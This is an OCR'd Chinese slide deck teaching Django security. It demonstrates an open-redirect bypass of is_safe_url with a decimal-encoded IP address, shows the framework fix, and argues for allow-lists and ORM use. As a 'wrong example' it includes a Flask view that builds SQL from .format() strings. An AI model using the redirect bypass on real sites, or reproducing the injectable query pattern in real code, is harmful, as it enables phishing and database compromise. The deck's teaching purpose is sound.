
将要跳转的域名转为IP，在将IP转换为十进制，如https:2130706433 = https://127.0.0.1/

二、漏洞验证

```
from django.http import HttpResponseRedirect
from django.utils.http import is_safe_url
def hello(request):
        url = request.GET.get("url", '')
        if is_safe_url(url, host="www.baidu.com"):
                return HttpResponseRedirect(url)
        else:
                return HttpResponseRedirect('/')
```

访问http://127.0.0.1:8000/?url=https:2067444743后，直接跳转到www.163.com,如图所示：

url跳转漏洞


https://www.163.com/?referFrom=
搜索
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://127.0.0.1:8000/?url=https:2067444743
Enable Post data
Enable Referrer
网易首页
应用
公开课
严选
登录
注册免费邮箱
NETEASE
www.163.com
网易新闻 | 谈心社
年轻人谈心的地方
网上有害信息举报专区
新闻 军事 图片 航空
体育 红彩 NBA 中超
科技 手机 智能 科学
直播 PGC 公开课
汽车 购车 选车
深圳 政务 跟贴
公益 网易号
娱乐 电影 音乐 经典
财经 股票 基金 商业
时尚 女人 教育 亲子
房产 家居 海外
健康 酒香 身体课
旅游 双创 严选
艺术 收藏
控制台 HTML CSS 脚本 DOM 网络 Cookies
在 网络 面板内搜索
清除 保持 全部 HTML CSS JavaScript XHR 图片 插件 媒体 字体
URL 状态 域 大小 远程 IP 时间线
GET ?url=https:2067444743 127.0.0.1:8000 0 B
GET ?url=https:2067444743 302 Found 127.0.0.1:8000 0 B 127.0.0.1:8000 16ms
GET www.163.com 163.com 0 B
GET ?url=https:2067444743 302 Found 127.0.0.1:8000 0 B 127.0.0.1:8000
GET www.163.com 200 OK 163.com 94.5 KB 183.47.233.10:80 93ms
GET head~32770dd1cd0d3.cs static.ws.126.net 0 B
GET commonnav_headcss-e01 static.ws.126.net 0 B

url跳转漏洞

三、漏洞修复

```
314  # Copied from urllib.parse.urlparse() but uses fixed urlsplit() function.
315  def _urlparse(url, scheme='', allow_fragments=True):
316      """Parse a URL into 6 components:
317      <scheme>://<netloc>/<path>;<params>?<query>#<fragment>
318      Return a 6-tuple: (scheme, netloc, path, params, query, fragment).
319      Note that we don't break the components up in smaller bits
320      (e.g. netloc is a single string) and we don't expand % escapes."""
321      if _coerce_args:
322          url, scheme, _coerce_result = _coerce_args(url, scheme)
323      splitresult = _urlsplit(url, scheme, allow_fragments)
324      scheme, netloc, url, query, fragment = splitresult
325      if scheme in uses_params and ';' in url:
326          url, params = _splitparams(url)
327      else:
328          params = ''
329      result = ParseResult(scheme, netloc, url, params, query, fragment)
330      return _coerce_result(result) if _coerce_args else result
```

```
def _urlsplit(url, scheme='', allow_fragments=True):
    """Parse a URL into 5 components:
    <scheme>://<netloc>/<path>?<query>#<fragment>
    Return a 5-tuple: (scheme, netloc, path, query, fragment).
    Note that we don't break the components up in smaller bits
    (e.g. netloc is a single string) and we don't expand % escapes."""
    if _coerce_args:
        url, scheme, _coerce_result = _coerce_args(url, scheme)
    allow_fragments = bool(allow_fragments)
    netloc = query = fragment = ''
    i = url.find(':')
    if i > 0:
        for c in url[:i]:
            if c not in scheme_chars:
                break
        else:
            scheme, url = url[:i].lower(), url[i + 1:]

    if url[:2] == '//':
        netloc, url = _splitnetloc(url, 2)
        if (('[' in netloc and ']' not in netloc) or
                (']' in netloc and '[' not in netloc)):
            raise ValueError("Invalid IPv6 URL")
    if allow_fragments and '#' in url:
        url, fragment = url.split('#', 1)
    if '?' in url:
        url, query = url.split('?', 1)
    v = SplitResult(scheme, netloc, url, query, fragment)
    return _coerce_result(v) if _coerce_args else v
```

url跳转漏洞

修复建议：

- 对于URL跳转此类漏洞 ， 建议使用白名单机制进行校验，防止非预期行为发生。
- 升级到新版本的Django

2.1 Django安全开发

从漏洞中我们能学到什么？

Django安全开发

白名单原则

不可信数据设定白名单校验的,应接受所有和白名单匹配的数据,并阻止其他数据

统一使用白名单, 不要使用黑名单去校验。

为何不建议使用黑名单?
这里以上传文件举例

假设 我们使用黑名单校验不允许上传.html文件（上传.html会造成xss攻击）。

这时候 攻击者就可以上传.htm, .shtml等能被浏览器解析的后缀， 从而达到相同的效果。

因为黑名单是未知的， 而白名单是已知的， 不会造成非预期的结果。

Django安全开发

合法性校验

检验前规范化-》不良字符过滤转义-》合法性的校验-》访问控制校验

对不可信数据需要进行合法性校验包括但不限于:敏感信息、数据类型、数据范围、数据长度等

```
>>> re.match(r'[0-9a-zA-Z_]{0,19}@qq.com',"wiki@qq.com")
<_sre.SRE_Match object; span=(0, 11), match='wiki@qq.com'>
>>> re.match(r'[0-9a-zA-Z_]{0,19}@qq.com',"wik @qq.com")
>>>
>>>
>>>
>>>
```


1 校验通过

2 匹配失败

Django安全开发

多使用框架自带的模块、函数

很多程序员写久了 都有自己的一套框架（上传模块，sql查询模块等），在不同的项目中反复套用。
但是对于没有安全开发知识的程序猿来说，由于自身对于安全的认知比较浅（只关注模块功能是否正常），
可能没有意识到自己写的框架 漏洞百出（任意文件上传，sql注入等），自己却无从感知，疯狂使用。



Django安全开发

多使用框架自带的模块、函数

github.com /blob/13c dd df34141b0/app.py

```
174     return render_template('search.html',results_dict=None,brands=None,category=None,genders=None,sizes=None,discount=None)
175
176
177 @app.route('/product',methods=['GET','POST'])
178 def product():
179     if request.method == 'GET':
180         pid = request.args.get('pid')
181         sql = '''SELECT * from products WHERE PID = '{}';'''.format(pid)
182         dictcursor.execute(sql)
183         result_dict = dictcursor.fetchone()
184         if result_dict.get('CNAME') == 'SOFTWARE':
185             sql =''' SELECT * from project WHERE PID = '{}';'''.format(pid)
186             dictcursor.execute(sql)
187             project_data = dictcursor.fetchone()
188             print project_data['ABSTRACT']
189         else:
190             project_data = None
191         sql = '''SELECT REVIEW FROM REVIEW WHERE PID = '{}';'''.format(pid)
192         dictcursor.execute(sql)
193         reviews = dictcursor.fetchall()
194         return render_template('product.html',result_dict=result_dict,reviews=reviews,project_data=project_data)
195     if request.method == 'POST':
196         pid = request.form.get('pid')
197         sql = '''SELECT * from products WHERE PID = '{}';'''.format(pid)
198         dictcursor.execute(sql)
199         result_dict = dictcursor.fetchone()
200         if result_dict.get('CNAME') == 'SOFTWARE':
201             sql =''' SELECT * from project WHERE PID = '{}';'''.format(pid)
202             dictcursor.execute(sql)
203             project_data = dictcursor.fetchone()
204         else:
205             project_data = None
206         cur_review = request.form.get('review')
```

Django安全开发

多使用框架自带的模块、函数

错误实例：

```
@app.route('/product',methods=['GET','POST'])
def product():
    if request.method == 'GET':
        pid = request.args.get('pid')
        sql = '''SELECT * from products WHERE PID = '{}';'''.format(pid)
        dictcursor.execute(sql)
```

正确实例：

#在代码中定义数据库结构，

Class Products(db.Model):

__tablename__ =“products”

pid = db.Column(db.Integer, primary_key=True, autoincrement=True, nullable=False)

pid = request.args.get('pid')

do_pid = Products .query.filter(Products.pid == pid).first()

Django安全开发

多使用框架自带的模块、函数

Django中使用ORM：

```
#...省略数据库结构

pids = request.GET.get(" pid ")
do_pid = models.Products.objects.filter(pid=pids)
```

建议：

如果您对安全了解不多，那我这边的建议是 多使用框架自带的模块，函数，
例如Django框架中的ORM框架，上传模块等

Django安全开发

关注外界的安全信息

1、通过官方网站，关注自己所使用的框架，组件的版本更新情况，对于存在的漏洞的版本做到及时升级。

2、通过安全社区（安全客等新闻媒体）的漏洞预警，对比预警内容与我方资产是否有关，做到及时响应。

THANKS!

感谢观看